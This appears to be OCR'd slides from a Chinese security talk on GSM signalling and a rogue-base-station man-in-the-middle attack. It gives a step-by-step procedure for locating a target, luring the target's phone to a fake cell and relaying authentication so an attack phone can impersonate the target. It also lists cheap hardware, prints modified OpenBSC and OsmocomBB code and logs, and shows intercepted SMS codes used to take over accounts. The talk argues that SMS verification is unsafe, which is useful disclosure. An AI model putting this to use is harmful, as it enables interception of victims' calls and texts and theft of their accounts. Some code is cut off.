- 移动用户（MS）在待机（Idle）状态时，会间歇扫描当前基站广播的相邻基站列表里的基站，发现有满足小区重选（Cell Reselection）条件的基站就会选择该基站来驻留，如果发现该基站和当前基站不在同一个LA（Location Area），就会执行位置更新（Location Update）操作。


Location Update流程（1）


1. MS在向新基站发送位置更新请求（Location Updating Request），同时提交之前的TMSI和LAI（Location Area Identity）。
2. 新基站收到后，会需要MS的IMSI来完成在HLR里的位置登记。IMSI通常有两种方式来获得，一种是直接发Identity Request给MS，要求MS提交IMSI，另一种是通过网络后台来查找TMSI对应的IMSI，可能需要根据LAI找到之前的MSC再与之联系，具体细节略。取得IMSI后网络会更新HLR。
3. 通常情况下，Location Update流程会包含鉴权（Authentication），新基站向MS发出鉴权请求（Authentication Request），包含着随机生成的RAND。发送前MSC/HLR就已根据服务端存储的Ki计算出SRES，SRES = A3（RAND,Ki）。

Location Update流程（2）

4. MS收到RAND后，传给SIM卡，SIM卡使用私钥Ki同样对RAND执行A3加密流程，得出SRES。
5. MS将SRES以Authentication Response消息发回基站。
6. 网络比较两个SRES，如果结果相同，就鉴权通过。
7. 新基站发回Location Updating Accepted消息，同时向MS指派新的TMSI。
8. MS发回TMSI Reallocation Complete消息。
9. Location Update流程结束。

GSM Location Update L3 信令





12:28:23	↓	RR	BCCH/System Information Type 1
12:28:23	↑	MM	Location Updating Request
12:28:23	↓	RR	BCCH/System Information Type 2
12:28:23	↓	RR	CCCH/Immediate Assignment
12:28:24	↑	RR	DCCH/Classmark Change
12:28:24	↑	RR	DCCH/Utran Classmark Change
12:28:24	↑	RR	SACCH/Measurement Report
12:28:24	↓	RR	SACCH/System Information Type 5
12:28:24	↓	MM	Identity Request
12:28:24	↑	MM	Identity Response
12:28:24	↑	RR	SACCH/Measurement Report
12:28:24	↓	RR	SACCH/System Information Type 6
12:28:25	↑	RR	SACCH/Measurement Report
12:28:25	↓	RR	SACCH/System Information Type 5
12:28:25	↑	RR	SACCH/Measurement Report
12:28:25	↓	RR	SACCH/System Information Type 6
12:28:25	↓	MM	Location Updating Accept
12:28:25	↑	MM	TMSI Reallocation Complete
12:28:26	↑	RR	SACCH/Measurement Report
12:28:26	↓	RR	DCCH/Channel Release

Mobile Terminated Services

- 当网络有服务要传送的时候，通常是电话或短信，就会启动Mobile Terminated Services流程。

Mobile Terminated SMS流程（1）

1. 网络首先通过HLR查出当前服务MS的MSC。MSC查出TMSI。
2. 网络在MS所在的Location Area的所有基站向该TMSI发出Paging Request消息。
3. MS守听PCH时发现自己的TMSI，就在RACH发出Channel Request消息。
4. 基站接收后，分配无线资源，并在AGCH发出Immediate Assignment消息。
5. MS接收后，切换到分配给它的信道上，发出Paging Response。
6. 这时基站如果要求鉴权，就会发出Authentication Request，整个鉴权流程跟上面Location Update的3-6步相同。

Mobile Terminated SMS流程（2）

7. 基站发出SABM，MS回应RA，完成Setup握手。
8. 基站开始传送短信数据CP-DATA，MS回应CP-ACK，直至传送完成。
9. 基站发出Channel Release指令，MS回应Disconnect。
10. 至此，流程结束。
11. 如果短信长度大于140字符，会分开每次传送140字符，每次流程同上。

GSM MITM攻击原理

- 即在运营商基站和目标手机之间插入一台伪基站和一部攻击手机，诱导目标手机附着到伪基站，然后攻击手机以目标手机身份在运营商网络注册，使得目标手机的所有进出通信都经过伪基站和攻击手机中转，所以我们能够拦截、修改、仿冒各种通信内容。

GSM MITM攻击的流程

1. 取得目标的手机号码（MSISDN）
2. 通过HLR Lookup查得目标的IMSI
3. 通过Paging/HLR Lookup/社工确定目标所在的蜂窝小区（Cell ID）
4. 肉身到目标附近，50m～300m
5. 打开伪基站，吸引周围手机前来附着，Reject除目标IMSI外的所有手机
6. 目标手机附着后，启动攻击手机进行身份劫持
7. 拦截给目标手机的短信验证码，登录或重置密码后登录目标的各个网络账户

GSM伪基站的低成本实现

- 需要的硬件：
  - Motorola C118或C139 x1
  - CP2102 USB串口转换器 x1
  - 2.5mm 音频插头和杜邦线 x1
  - 以上合计成本18元。
- 需要的软件：OpenBSC
- 可选的硬件：Nokia 1110/3110 启用 Net Monitor
- 最后，一台电脑，运行Ubuntu 12.04或14.04。

GSM攻击手机的低成本实现

- 需要的硬件：
  - Motorola C118或C139 x1
  - CP2102 USB串口转换器 x1
  - 2.5mm 音频插头和杜邦线 x1
  - 以上合计成本18元。
- 需要的软件：OsmocomBB


GSM MITM的代码实现（OpenBSC）

1. 实现伪基站的基本功能
2. 将附着手机的IMSI发给MITM攻击手机
3. 接收攻击手机的鉴权申请，并向目标手机发起网络鉴权
4. 将从目标手机接收到的鉴权响应发回给攻击手机


GSM MITM的代码实现（OsmocomBB）

1. 接收OpenBSC发来的IMSI
2. 以此IMSI身份向对应运营商网络发起Location Update请求
3. 如果网络要求鉴权，则将收到的鉴权请求发给OpenBSC
4. 接收OpenBSC发回的鉴权响应，发送给运营商网络，完成鉴权
5. 开始使用仿冒身份执行攻击向量：接收／发送短信，拨打／接听电话。如果需要鉴权，则重复3-4流程。

GSM MITM的代码实现（OsmocomBB）




```
int gsm_subscr_generate_kc(struct osmocom_ms *ms, uint8_t key_seq,
        uint8_t *rand, uint8_t no_sim)
{
        struct gsm_subscriber *subscr = &ms->subscr;
        struct msgb *nmsg;
        struct sim_hdr *nsh;

        /* not a SIM */
        if ((subscr->sim_type != GSM_SIM_TYPE_READER
          && subscr->sim_type != GSM_SIM_TYPE_TEST)
         || !subscr->sim_valid || no_sim) {
                struct gsm48_mm_event *nmme;

                LOGP(DMM, LOGL_INFO, "Sending dummy authentication response\n");
                nmsg = gsm48_mmevent_msgb_alloc(GSM48_MM_EVENT_AUTH_RESPONSE);
                if (!nmsg)
                        return -ENOMEM;
                nmme = (struct gsm48_mm_event *) nmsg->data;
                nmme->sres[0] = 0x12;
                nmme->sres[1] = 0x34;
                nmme->sres[2] = 0x56;
                nmme->sres[3] = 0x78;
                gsm48_mmevent_msg(ms, nmsg);

                return 0;
        }

        /* test SIM */
        if (subscr->sim_type == GSM_SIM_TYPE_TEST) {

                printf("test SIM authentication request %s %d\n", osmo_hexdump(rand,16

                _afone_send_rand(subscr->imsi, key_seq, rand);

                return 0;
        }
```




```
struct afone_cmd_handler {
        const char *cmd;
        int (*handler)(struct afone *afone, const char *cmd, const char *args);
};

static const struct afone_cmd_handler afone_handlers[] = {
        { "ATTACH",     _afone_cmd_attach },
        { "DETACH",     _afone_cmd_detach },
        { "SENDSMS",    _afone_cmd_sendsms },
        { "CALL",       _afone_cmd_call },
        { "SRES",       _afone_cmd_sres },
        { NULL, NULL }
};


static int _afone_read_cb(struct osmo_fd *ofd, unsigned int what)
{
        struct afone *afone = ofd->data;
        const struct afone_cmd_handler *ch;
        char buf[AFONE_CMD_BUF_LEN];
        char *cmd, *args;
        ssize_t l;
        int rv;

        /* Get message */
        l = recv(ofd->fd, buf, sizeof(buf)-1, 0);
        if (l <= 0) {
                /* FIXME handle exception ... */
                return l;
        }

        /* Check 'CMD ' */
        if (strncmp(buf, "CMD ", 4))
                goto inval;

        /* Check length */
```

GSM MITM的代码实现（OpenBSC）




```
static int gsm48_rx_mm_auth_resp(struct gsm_subscriber_connection *conn
{
        struct gsm48_hdr *gh = msgb_l3(msg);
        struct gsm48_auth_resp *ar = (struct gsm48_auth_resp*) gh->data
        struct gsm_network *net = conn->bts->network;
        struct gsm_subscriber *subscr = conn->subscr;

        DEBUGP(DMM, "MM AUTHENTICATION RESPONSE (sres = %s): ",
                osmo_hexdump(ar->sres, 4));

        DEBUGPC(DMM, "sres  expected (%s)\n",
                        osmo_hexdump(conn->sec_operation->atuple.vec.sr

        /* Safety check */
        if (!conn->sec_operation) {
                DEBUGP(DMM, "No authentication/cipher operation in prog
                return -EIO;
        }

        if(subscr->is_netauth==1){
                printf("calling function to send sres %s\n", osmo_hexdu

                abts_sres_cmd(ar->sres);

                subscr->is_netauth = 0;
                release_net_auth(conn);

        }
        /* Start ciphering */
        return gsm0808_cipher_mode(conn, net->a5_encryption,
                                   conn->sec_operation->atuple.vec.kc,
}
```



```
static int
abts_ctrl_send_cmd(struct abts *abts, const char *cmd, const char *fmt, ...)
{
        va_list ap;
        char buf[ABTS_CMD_BUF_LEN];
        int l;

        l = snprintf(buf, sizeof(buf)-1, "CMD %s ", cmd);

        va_start(ap, fmt);
        l += vsnprintf(buf+l, sizeof(buf)-l-1, fmt, ap);
        va_end(ap);

        buf[l] = '\0';

        //LOGP(DTRX, LOGL_DEBUG, "ABTS Control send: |%s|\n", buf);
        printf("ABTS Control send: |%s|\n", buf);

        send(abts->ofd_ctrl.fd, buf, strlen(buf)+1, 0);

        return 0;
}

static int abts_attach_cmd(char *imsi)
{
        char buf[ABTS_CMD_BUF_LEN];
        int l;
        int ret;
        l = snprintf(buf, sizeof(buf)-1, "ATTACH %s", imsi);
        buf[l] = '\0';
        printf("abts_attach_cmd %s\n", buf);
        ret = abts_ctrl_send_cmd(abts, buf, "%d", 0);

        return ret;
}
```

GSM MITM的实现：短信&电话



```
<0000> abis_rsl.c:1654 (bts=0,trx=0,ts=0,ss=0) SAPI=0 DATA INDICATION
<0000> gsm_04_08.c:3685 Dispatching 04.08 message, pdisc=5
<0002> gsm_04_08.c:1150 MM AUTHENTICATION RESPONSE (sres = e6 c6 a0 f4 ): sres  expected
(ef 87 b5 7b )
calling function to send sres e6 c6 a0 f4
abts_sres_cmd: CMD SRES e6 c6 a0 f4
<0003> gsm_04_08_utils.c:323 TX CIPHERING MODE CMD
ABTS respond recv: |SRES|0|
<0000> abis_rsl.c:1654 (bts=0,trx=0,ts=0,ss=0) SAPI=0 DATA INDICATION
<0003> osmo_msc.c:107 CIPHERING MODE COMPLETE
<0000> chan_alloc.c:328 (bts=0,trx=0,ts=0,ss=0) starting release sequence
<0003> gsm_04_08_utils.c:239 Sending Channel Release: Chan: Number: 0 Type: 1
<0004> abis_rsl.c:619 (bts=0,trx=0,ts=0,ss=0) DEACTivate SACCH CMD
```

```
% (MS 1)
% SMS from +86139[redacted] 'testing mitm...'

% (MS 1)
% On Network, normal service: 1cc, 001

OsmocomBB#
% (MS 1)
% Searching network...

% (MS 1)
% Trying to registering with network...

% (MS 1)
% On Network, normal service: 1cc, 001

OsmocomBB# call 1 156[redacted]
OsmocomBB#
% (MS 1)
% Call is proceeding

% (MS 1)
% Call is alerting
```

```
6 PH-DATA.req: chan_nr=0x11 link_id=0x00 fn=2307088 ts=1 trx=0
9 PH-RTS.ind: chan=BCCH chan_nr=0x80 link_id=0x00 fn=2307089 ts=0 tr

6 PH-DATA.req: chan_nr=0x80 link_id=0x00 fn=2307089 ts=0 trx=0
9 TCH RTS.ind: chan=TCH/H(0) chan_nr=0x11 fn=2307092 ts=1 trx=0
9 PH-RTS.ind: chan=CCCH chan_nr=0x90 link_id=0x00 fn=2307093 ts=0 tr

6 PH-DATA.req: chan_nr=0x90 link_id=0x00 fn=2307093 ts=0 trx=0
9 TCH RTS.ind: chan=TCH/H(0) chan_nr=0x11 fn=2307097 ts=1 trx=0
6 PH-DATA.req: chan_nr=0x11 link_id=0x00 fn=2307097 ts=1 trx=0
9 PH-RTS.ind: chan=CCCH chan_nr=0x90 link_id=0x00 fn=2307099 ts=0 tr

6 PH-DATA.req: chan_nr=0x90 link_id=0x00 fn=2307099 ts=0 trx=0
9 TCH RTS.ind: chan=TCH/H(0) chan_nr=0x11 fn=2307101 ts=1 trx=0
9 PH-RTS.ind: chan=CCCH chan_nr=0x90 link_id=0x00 fn=2307103 ts=0 tr

6 PH-DATA.req: chan_nr=0x90 link_id=0x00 fn=2307103 ts=0 trx=0
9 TCH RTS.ind: chan=TCH/H(0) chan_nr=0x11 fn=2307105 ts=1 trx=0
6 PH-DATA.req: chan_nr=0x11 link_id=0x00 fn=2307105 ts=1 trx=0
9 TCH RTS.ind: chan=TCH/H(0) chan_nr=0x11 fn=2307110 ts=1 trx=0
12 GSM clock jitter: 1063
9 TCH RTS.ind: chan=TCH/H(0) chan_nr=0x11 fn=2307114 ts=1 trx=0
6 PH-DATA.req: chan_nr=0x11 link_id=0x00 fn=2307114 ts=1 trx=0
```

```
  0 1023 328   0   0
 mV.
05 mV.
 mA.
ity is 63%.
 is 3199..3999 mV.
at 468 LSB .. full at 585 LSB
39 LSB (204 mA).

flags=0x00000000
8_chg_state=0
s 2560) freq_err=47 pm=-63
s 2560) freq_err=119 pm=-64
s 2560) freq_err=0 pm=-63
```

Demo

Part. **04**

短信验证码的脆弱性

短信验证码的脆弱性

1. 使用LTE重定向+伪基站中间人攻击，可彻底攻破基于短信验证码的安全机制；
2. 这种攻击方式简单粗暴，只需一分钟即可拿下目标手机用户的10-20个重要账户；
3. 短信验证码已完全不可信任；
4. 重要操作不可依赖短信验证码。

凭借短信验证码可以攻破：

